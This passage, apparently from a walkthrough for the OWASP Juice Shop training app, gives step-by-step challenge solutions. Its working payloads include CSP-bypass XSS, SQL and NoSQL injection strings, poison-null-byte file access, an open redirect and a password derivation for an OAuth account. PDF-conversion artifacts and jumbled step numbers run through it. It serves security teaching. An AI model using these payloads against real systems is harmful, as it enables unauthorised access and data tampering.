A screenshot of a file browser interface. At the top right is a search bar with the word "Search". Below it is a list titled "~- / support / logs /". A single file is listed: "access.log.2019-01-25" with a size of 5843 and a modified date of 18:52:57 2019-1-25. The file has a small icon next to its name.

Name	Size	Modified
access.log.2019-01-25	5843	18:52:57 2019-1-25

Bypass the Content Security Policy and perform an XSS attack on a legacy page

- Log in as any user.
- Visit our user profile page at <http://localhost:3000/profile>.
- Type in any *Username* and click the *Set Username* button.
- Notice that the username is displayed beneath the profile image.
- Change the username into `<script>alert('xss')</script>` and click *Set Username*.
- Notice the displayed username under the profile picture now is `lert('xss')` while in the *Username* field it shows `lert('xss')</script>` - both a clear indication that the malicious input was sanitized. Obviously the sanitization was not very sophisticated, as the input was quite mangled and even the closing `<script>` tag survived the procedure.
- Change the username into `<>a|ascript>alert('xss')</script>` and click *Set Username*.
- The naive sanitizer only removes `<a|a` effectively changing the username into `<script>alert('xss')</script>` but you'll notice that the script is still not executed!
- The username shows as \ on the screen and the `<script>alert('xss')</script>` is part of the DOM. It seems that its execution was blocked by the Content Security Policy (CSP) of the page.
- Bypassing the CSP requires to exploit a totally different attack vector on the profile page: The *Image URL* field.
- Set the *Image URL* to some valid image URL, e.g. <https://placecats.com/300/300> and click *Link Image* while inspecting the network traffic via your browser's DevTools.
- Notice how the `Content-Security-Policy` response header has been changed in the subsequent call to <http://localhost:3000/profile>? It now contains an entry like `/assets/public/images/uploads/17.jpg;`, which is the location of the successfully uploaded image.
- Try setting the *Image URL* again, but now to some invalid image URL, e.g. <http://definitely.not.an/image.png>. While the linking fails and your profile will show a broken image, the CSP header will now contain `http://definitely.not.an/image.png;` - the originally supplied URL.

14. This influence on the CSP header - plus the fact that the first encountered entry in case of duplicates always wins - is fatal for the application. We can basically overwrite the CSP with one of our own choosing.
15. Set `https://a.png; script-src 'unsafe-inline' 'self' 'unsafe-eval' https://code.getmdl.io http://ajax.googleapis.com` as *Image URL* and click Link Image.
16. Refresh the page to give the browser the chance to load the tampered CSP and enjoy the alert box popping up!

Order the Christmas special offer of 2014

1. Open `http://localhost:3000/#/search` and reload the page with **F5** while observing the *Network* tab in your browser's DevTools
2. Recognize the `GET` request `http://localhost:3000/rest/products/search?q=` which returns the product data.
3. Submitting any SQL payloads via the *Search* field in the navigation bar will do you no good, as it is only applying filters onto the entire data set what was retrieved with a singular call upon loading the page.
4. In that light, the `q=` parameter on the `http://localhost:3000/rest/products/search` endpoint would not even be needed, but might be a relic from a different implementation of the search functionality. Test this theory by submitting `http://localhost:3000/rest/products/search?q=orange` which should give you a result such as

```
{"status": "success", "data": [{"id": 2, "name": "Orange Juice (1000ml)", "description": "Made from oranges hand-picked by Uncle Dittmeyer.", "price": 2.99, "image": "orange_juice.jpg", "createdAt": "2018-12-20 07:18:31.358 +00:00", "updatedAt": "2018-12-20 07:18:31.358 +00:00", "deletedAt": null}]} 
```

5. Submit '`;`' as `q` via `http://localhost:3000/rest/products/search?q=';`
6. You will receive an error page with a `SQLITE_ERROR: syntax error` mentioned, indicating that SQL Injection is indeed possible.

OWASP Juice Shop (Express ~4.16.4)

500 SequelizeDatabaseError: SQLITE_ERROR: near ";"': syntax error
at Query.formatError (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:423:16)
at afterExecute (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:119:32)
at replacement (/app/node_modules/sqlite3/lib/trace.js:19:31)
at Statement.errBack (/app/node_modules/sqlite3/lib/sqlite3.js:16:21)

7. You are now in the area of Blind SQL Injection, where trying create valid queries is a matter of patience, observance and a bit of luck.
8. Varying the payload into `'--` for `q` results in a `SQLITE_ERROR: incomplete input`. This error

happens due to two (now unbalanced) parenthesis in the query.

- Using ')-- for q fixes the syntax and successfully retrieves all products, including the (logically deleted) Christmas offer. Take note of its id (which should be 10)

```
</a>,"price":0.01,"image":"orange_juice.jpg","createdAt":"2018-12-20 07:18:31.404 +00:00","updatedAt":"2018-12-20 07:18:31.404 +00:00","deletedAt":null}, {"id":10,"name":"Christmas Super-Surprise-Box (2014 Edition)","description":"Contains a random selection of 10 bottles (each 500ml) of our tastiest juices and an extra fan shirt for an unbeatable price! (Seasonal special offer! Limited availability!)","price":29.99,"image":"undefined.jpg","createdAt":"2018-12-20 07:18:31.405 +00:00","updatedAt":"2018-12-20 07:18:31.405 +00:00","deletedAt":"2014-12-27 00:00:00.000 +00:00"}, {"id":11,"name":"OWASP Juice Shop Sticker (2015/2016 design)","description":"Die-cut sticker with the official 2015/2016 logo. By now this is a rare collectors item. <em>Out of stock!</em>","price":999.99,"image":"sticker.png","createdAt":"2018-12-20 07:18:31.405 +00:00","updatedAt":"2018-12-20 07:18:31.405 +00:00","deletedAt":"2017-04-28
```

- Go to <http://localhost:3000/#/login> and log in as any user.
- Add any regularly available product into your shopping basket to prevent problems at checkout later. Memorize your **BasketId** value in the request payload (when viewing the Network tab) or find the same information in the **bid** variable in your browser's Session Storage (in the Application tab).
- Craft and send a **POST** request to <http://localhost:3000/api/BasketItems> with
 - {"BasketId": "<Your Basket ID>", "ProductId": 10, "quantity": 1} as body
 - and **application/json** as Content-Type
- Go to <http://localhost:3000/#/basket> to verify that the "Christmas Super-Surprise-Box (2014 Edition)" is in the basket
- Click **Checkout** on the *Your Basket* page to solve the challenge.

Alternative path without any SQL Injection

This solution involves a lot less hacking & sophistication but requires more attention & a good portion of shrewdness.


- Retrieve all products as JSON by calling <http://localhost:3000/rest/products/search?q=>
- Write down all **ids** that are *missing* in the otherwise sequential numeric range
- Perform step 12. and 13. from above solution for all those missing **ids**
- Once you hit the "Christmas Super-Surprise-Box (2014 Edition)" click **Checkout** for instant success!

Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous

- Solve [Order the Christmas special offer of 2014](#) but enumerate all deleted products until you come across "Rippertuer Special Juice"
- Notice the warning "*This item has been made unavailable because of lack of safety standards.*" in its description, indicating that this is the product you need to investigate for this challenge
- Further notice the partial list of ingredients in the description namely "*Cherymoya Annona*

cherimola, Jaboticaba Myrciaria cauliflora, Bael Aegle marmelos... and others"

4. Submitting either or all of the above ingredients at <http://localhost:3000/#/contact> will **not** solve this challenge - it must be some unlisted ingredients that create a dangerous combination.
5. A simple Google search for *Cherymoya Annona cherimola Jaboticaba Myrciaria cauliflora Bael Aegle marmelos* should bring up several results, one of them being a blog post "Top 20 Fruits You Probably Don't Know" from 2011. Visit this post at <https://listverse.com/2011/07/08/top-20-fruits-you-probably-dont-know>
6. Scrolling through the list of replies you will notice a particular comment from user *Localhorst* saying "Awesome, some of these fruits also made it into our "Rippertuer Special Juice"! <https://pastebin.com/90dUgd7s>"
7. Visit <https://pastebin.com/90dUgd7s> to find a PasteBin paste titled "Rippertuer Special Juice Ingredients" containing a JSON document with many exotic fruits in it, each with its name as **type** and a detailed **description**
8. When carefully reading all fruit descriptions you will notice a warning on the *Hueteroneel* fruit that "this coupled with *Eurogium Edule* was sometimes found fatal"



The screenshot shows a PasteBin page with the URL <https://pastebin.com/90dUgd7s>. The page has a dark theme with a navigation bar at the top. The main content is a JSON document listing various fruits with their descriptions. The JSON code is as follows:

```
found grown in California, Australia, New Zealand and Chile as well. When ripe, the melon has a thick spiky yellow outer skin, with bright green, jelly like flesh. The flesh is often compared to the taste of a banana, with the texture of the seedy part of a cucumber or tomato. The thick skin can be eaten and is a good source of vitamin C and fibre."
29.
30.
31.     "type": "Eurogium Edule",
32.     "description": "This fruit comes from a tall tree native to the mangrove swamps of southeast Asia. The edible portions of the plant are an excellent source of vitamin C and high in iron. The seeds of the tree form part of the natural diet of the babirusa. People of Minahasa tribe in North Sulawesi use young leaves as vegetable. The leaves will be sliced into small part then it is cooked by mixing with herbs and pork fat or meat inside bamboo. Many sellers in Tomohon traditional market sell the leaves whether sliced or not."
33.
34.
35.     "type": "Durian",
36.     "description": "Ahh, durian. Alternately known as "The King of Fruit" and "The fruit that smells like rotting garbage and onions." My favorite description is from Richard Sterling and quoted on Wikipedia as this: "Its odor is best described as pig-sh*t, turpentine and onions, garnished with a gym sock. It can be smelled from yards away." The same page also mentions that they have also been described as smelling like civet, sewage, stale vomit, skunk spray and used surgical swabs. Yum. Some people are absolutely in love with it, and apparently a variety of animals including tigers can't get enough of stale vomit encased in a fruity hedgehog, but the people in Singapore seem to have the right idea; the fruit is banned from all public transportation."
37.
38.
39.     "type": "Hueteroneel",
40.     "description": "The manchineel is a round fruit about the size of a tangerine native to Mexico and the Caribbean. It's also known as the "beach apple" and can be quite tasty. It has reddish-greyish bark, small greenish-yellow flowers, and shiny green leaves. The tree has been used as a source of timber by Caribbean carpenters for centuries. It must be cut and left to dry in the sun to remove the sap. Only a warning, this coupled with Eurogium Edule was sometimes found fatal, though the reports are scarce. A gum can be produced from the bark which reportedly treats edema, while the dried fruits have been used as a diuretic."
41.
42.
43.     "type": "Akebia Quinata".
```


9. As *Eurogium Edule* is also on the very same list of ingredients, these two must be the ones you are looking for
10. Submit a comment containing both *Eurogium Edule* and *Hueteroneel* via <http://localhost:3000/#/contact> to solve this challenge

Find the hidden easter egg

1. Use the *Poison Null Byte* attack described in [Access a developer's forgotten backup file...](#)
2. ...to download <http://localhost:3000/ftp/eastere.gg%2500.adoc>

Apply some advanced cryptanalysis to find the real easter egg

1. Get the encrypted string from the [eastere.gg](#) from the [Find the hidden easter egg](#) challenge:
L2d1ci9xcmIml25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmcUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3J1L3J0dA=
=
2. Base64-decode this into [/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt](#)
3. Trying this as a URL will not work. Notice the recurring patterns ([rtt](#), [gur](#) etc.) in the above string
4. ROT13-decode this into [/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg](#)
5. Visit <http://localhost:3000/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg>




6. Marvel at *the real easter egg*: An interactive 3D scene of *Planet Orangeuze*!

ROT13 ("rotate by 13 places", sometimes hyphenated ROT-13) is a simple letter substitution cipher that replaces a letter with the letter 13 letters after it in the alphabet. ROT13 is a special case of the Caesar cipher, developed in ancient Rome.

Because there are 26 letters (2×13) in the basic Latin alphabet, ROT13 is its own inverse; that is, to undo ROT13, the same algorithm is applied, so the same action can be used for encoding and decoding. The algorithm provides virtually no cryptographic security, and is often cited as a canonical example of weak encryption.^[2]

Successfully redeem an expired campaign coupon code

1. Open `main.js` in your Browser's dev tools and search for `campaign`.



```
9497 this.couponPanelExpanded = !1,
9498 this.paymentPanelExpanded = !1,
9499 this.walletBalance = 0,
9500 this.totalPrice = 0,
9501 this.paymentMode = "card",
9502 this.campaigns = {
9503 WMNSDY2019: {
9504 validOn: 15519996e5,
9505 discount: 75
9506 },
9507 WMNSDY2020: {
9508 validOn: 1583622e6,
9509 discount: 60
9510 },
9511 WMNSDY2021: {
9512 validOn: 1615158e6,
9513 discount: 60
9514 },
9515 WMNSDY2022: {
9516 validOn: 1646694e6,
9517 discount: 60
9518 },
9519 WMNSDY2023: {
9520 validOn: 167823e7,
9521 discount: 60
9522 },
9523 ORANGE2020: {
9524 validOn: 15885468e5,
9525 discount: 50
9526 },
9527 ORANGE2021: {
9528 validOn: 16200828e5,
9529 discount: 40
9530 },
9531 ORANGE2022: {
9532 validOn: 16516188e5,
9533 discount: 40
9534 },
9535 ORANGE2023: {
9536 validOn: 16831548e5,
9537 discount: 40
9538 }
9539 }
9540 }
9541 }
```

2. You will find a `this.campaigns` assignment of an object containing various campaign codes. Depending on when you are reading this book, one or more of these might be expired. Let's continue with the oldest available one, which is `WMNSDY2019`.
3. A bit further down in the minified code you will notice a function `applyCoupon()` that uses `this.campaigns` and in particular the contained `validOn` timestamp of a coupon.
4. Ignoring that validity check and just submitting `WMNSDY2019` will yield an `Invalid Coupon`. error, as you would expect. This is because of the second part of the assertion `this.clientDate === e.validOn`.
5. Converting `validOn: 15519996e5` of the `WMNSDY2019` coupon into a JavaScript date will tell you that this campaign was active on March 8th 2019 only: Women's Day!
6. Set the time of your computer to March 8th 2019 and try to submit the code again.
7. This time it will be accepted! Proceed to *Checkout* to get the challenge solved.

Access a developer's forgotten backup file

1. Browse to <http://localhost:3000/ftp> (like in [Access a confidential document](#)).
2. Opening <http://localhost:3000/ftp/package.json.bak> directly will fail complaining about an illegal file type.
3. Using a *Poison Null Byte* (`%00`) the filter can be tricked, but only with a twist:
 - Accessing <http://localhost:3000/ftp/package.json.bak%00.adoc> will surprisingly **not** succeed...
 - ...because the `%` character needs to be URL-encoded (into `%25`) as well in order to work its magic later during the file system access.
4. <http://localhost:3000/ftp/package.json.bak%2500.adoc> will ultimately solve the challenge.

Access a salesman's forgotten backup file

1. Use the *Poison Null Byte* attack described in [Access a developer's forgotten backup file](#)...
2. ...to download http://localhost:3000/ftp/coupons_2013.adoc.bak%2500.adoc

Log in with Bjoern's Gmail account

1. Bjoern has registered via Google OAuth with his (real) account bjoern.kimminich@googlemail.com.
2. Cracking his password hash will probably not work.
3. To find out how the OAuth registration and login work, inspect the `main.js` and search for `oauth`, which will eventually reveal a function `userService.oauthLogin()`.

```

main.js      main.js:formatted X
Pretty-print this minified file? more
7302         this.route = t
7303     }
7304     return l.prototype.ngOnInit = function() {
7305         var l = this;
7306         console.log(this.route.snapshot.data),
7307         this.userService.oauthLogin(this.parseRedirectUrlParams().access_token).subscribe(function(n) {
7308             l.userService.save({
7309                 email: n.email,
7310                 password: btoa(n.email.split("").reverse().join(""))
7311             }).subscribe(function() {
7312                 l.login(n)
7313             }, function() {
7314                 return l.login(n)
7315             })
7316         }, function(n) {
7317             l.invalidateSession(n),
7318             l.router.navigate(["/login"])
7319         })
7320     }
7321     l.prototype.login = function(l) {
7322         var n = this;
7323         this.userService.login({
7324             email: l.email,
7325             password: btoa(l.email.split("").reverse().join("")),
7326             bauth: !0
7327         }).subscribe(function(l) {
7328             n.cookieService.put("token", l.token),
7329             sessionStorage.setItem("bid", l.bid),
7330             localStorage.setItem("token", l.token),
7331             n.userService.isLoggedIn.next(!0),
7332             n.router.navigate(["/"])
7333         }, function(l) {
7334             n.invalidateSession(l),
7335             n.router.navigate(["/login"])
7336         })
7337     }
7338 }

```

4. In the function body you will notice a call to `userService.save()` - which is used to create a user account in the non-Google *User Registration* process - followed by a call to the regular `userService.login()`
5. The `save()` and `login()` function calls both leak how the password for the account is set: `password: btoa(n.email.split("").reverse().join(""))`
6. Some Internet search will reveal that `window.btoa()` is a default function to encode strings into Base64.
7. What is passed into `btoa()` is `email.split("").reverse().join("")`, which is simply the email address string reversed.
8. Now all you have to do is Base64-encode `moc.liamg@hciniimmik.nreojb`, so you can log in directly with *Email* `bjoern.kimminich@gmail.com` and *Password* `bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=`.

Steal someone else's personal data without using Injection

1. Log in as any user, put some items into your basket and create an order from these.
2. Notice that you end up on a URL with a seemingly generated random part, like <http://localhost:3000/#/order-completion/5267-829f123593e9d098>
3. On that *Order Summary* page, click on the *Track Orders* link under the *Thank you for your purchase!* message to end up on a URL similar to <http://localhost:3000/#/track-result/new?id=5267-829f123593e9d098>
4. Open the network tab of your browser's DevTools and refresh that page. You should notice a request similar to <http://localhost:3000/rest/track-order/5267-829f123593e9d098>.

5. Inspecting the response closely, you might notice that the user email address is partially obfuscated:

```
{"status":"success","data":[{"orderId":"5267-829f123593e9d098","email": "*dm*n@j**c*-Juice sh.*p","totalPrice":2.88,"products":[{"quantity":1,"name":"Apple (1000ml)","price":1.99,"total":1.99,"bonus":0},{"quantity":1,"name":"Apple Pomace","price":0.89,"total":0.89,"bonus":0}],"bonus":0,"eta":"2","_id":"tosmfPsDaWcEnzRr3"}]}
```

6. It looks like certain letters - seemingly all vowels - were replaced with * characters before the order was stored in the database.
7. Register a new user with an email address that would result in *the exact same* obfuscated email address. For example register `admin@juice-sh.op` to steal the data of `admin@juice-sh.op`.
8. Log in with your new user and immediately get your data exported via <http://localhost:3000/#/privacy-security/data-export>.
9. You will notice that the order belonging to the existing user `admin@juice-sh.op` (in this example `5267-829f123593e9d098`) is part of your new user's data export due to the clash when obfuscating emails!

Access a misplaced SIEM signature file

1. Use the *Poison Null Byte* attack described in [Access a developer's forgotten backup file...](#)
2. ...to download http://localhost:3000/ftp/suspicious_errors.yml%2500.adoc

Let the server sleep for some time

1. You can interact with the backend API for product reviews via the dedicated endpoints `/rest/products/reviews` and `/rest/products/{id}/reviews`
2. Get the reviews of the product with database ID 1: <http://localhost:3000/rest/products/1/reviews>
3. Inject a `sleep(integer ms)` command by changing the URL into [http://localhost:3000/rest/products/sleep\(2000\)/reviews](http://localhost:3000/rest/products/sleep(2000)/reviews) to solve the challenge

To avoid *real* Denial-of-Service (DoS) issues, the Juice Shop will only wait for a maximum of 2 seconds, so [http://localhost:3000/rest/products/sleep\(999999\)/reviews](http://localhost:3000/rest/products/sleep(999999)/reviews) should not take longer than [http://localhost:3000/rest/products/sleep\(2000\)/reviews](http://localhost:3000/rest/products/sleep(2000)/reviews) to respond.

Update multiple product reviews at the same time

1. Log in as any user to get your `Authorization` token from any subsequent request's headers.
2. Submit a PATCH request to <http://localhost:3000/rest/products/reviews> with
 - { "id": { "\$ne": -1 }, "message": "NoSQL Injection!" } as body
 - `application/json` as `Content-Type` header.
 - and `Bearer ?` as `Authorization` header, replacing the ? with the token you received in step 1.

The screenshot shows a Postman interface with the following details:

- Request URL:** PATCH http://localhost:3000/rest/product/reviews
- Request Body:** JSON (application/json)


```
1 { "id": { "$ne": -1 }, "message": "NoSQL Injection!" }
```
- Response Status:** 200 OK
- Response Time:** 121 ms
- Response Size:** 2.57 KB
- Response Data (Pretty JSON):**

```
68 ],
69 "updated": [
70 {
71   "message": "NoSQL Injection!",
72   "author": "morty@juice-sh.op",
73   "product": 31,
74   "likesCount": 0,
75   "likedBy": [],
76   "_id": "D5c2sJRtmWEf6yxW4"
77 },
78 {
79   "message": "NoSQL Injection!",
80   "author": "jim@juice-sh.op",
81   "product": 19,
```

3. Check different product detail dialogs to verify that *all review texts* have been changed into **NoSQL Injection!**

Enforce a redirect to a page you are not supposed to redirect to


1. Pick one of the redirect links in the application, e.g. <http://localhost:3000/redirect?to=https://github.com/juice-shop/juice-shop> from the *GitHub*-button in the navigation bar.
2. Trying to redirect to some unrecognized URL fails due to allowlist validation with **406 Error: Unrecognized target URL for redirect**.
3. Removing the `to` parameter (<http://localhost:3000/redirect>) will instead yield a **500 TypeError: Cannot read property 'indexOf' of undefined** where the `indexOf` indicates a severe flaw in the way the allowlist works.
4. Craft a redirect URL so that the target-URL in `to` comes with an own parameter containing a URL from the allowlist, e.g. <http://localhost:3000/redirect?to=http://kimminich.de?pwned=https://github.com/juice-shop/juice-shop>

Bypass a security control with a Poison Null Byte

1. Solve [Access a developer's forgotten backup file](#), [Access a salesman's forgotten backup file](#), [Access a misplaced SIEM signature file](#) or [Find the hidden easter egg](#) to solve this challenge as a by-product.

Reset Bender's password via the Forgot Password mechanism

1. Trying to find out who "Bender" might be should *immediately* lead you to *Bender from Futurama* as the only viable option



2. Visit [https://en.wikipedia.org/wiki/Bender_\(Futurama\)](https://en.wikipedia.org/wiki/Bender_(Futurama)) and read the *Character Biography* section
3. It tells you that Bender had a job at the metalworking factory, bending steel girders for the construction of *suicide booths*.
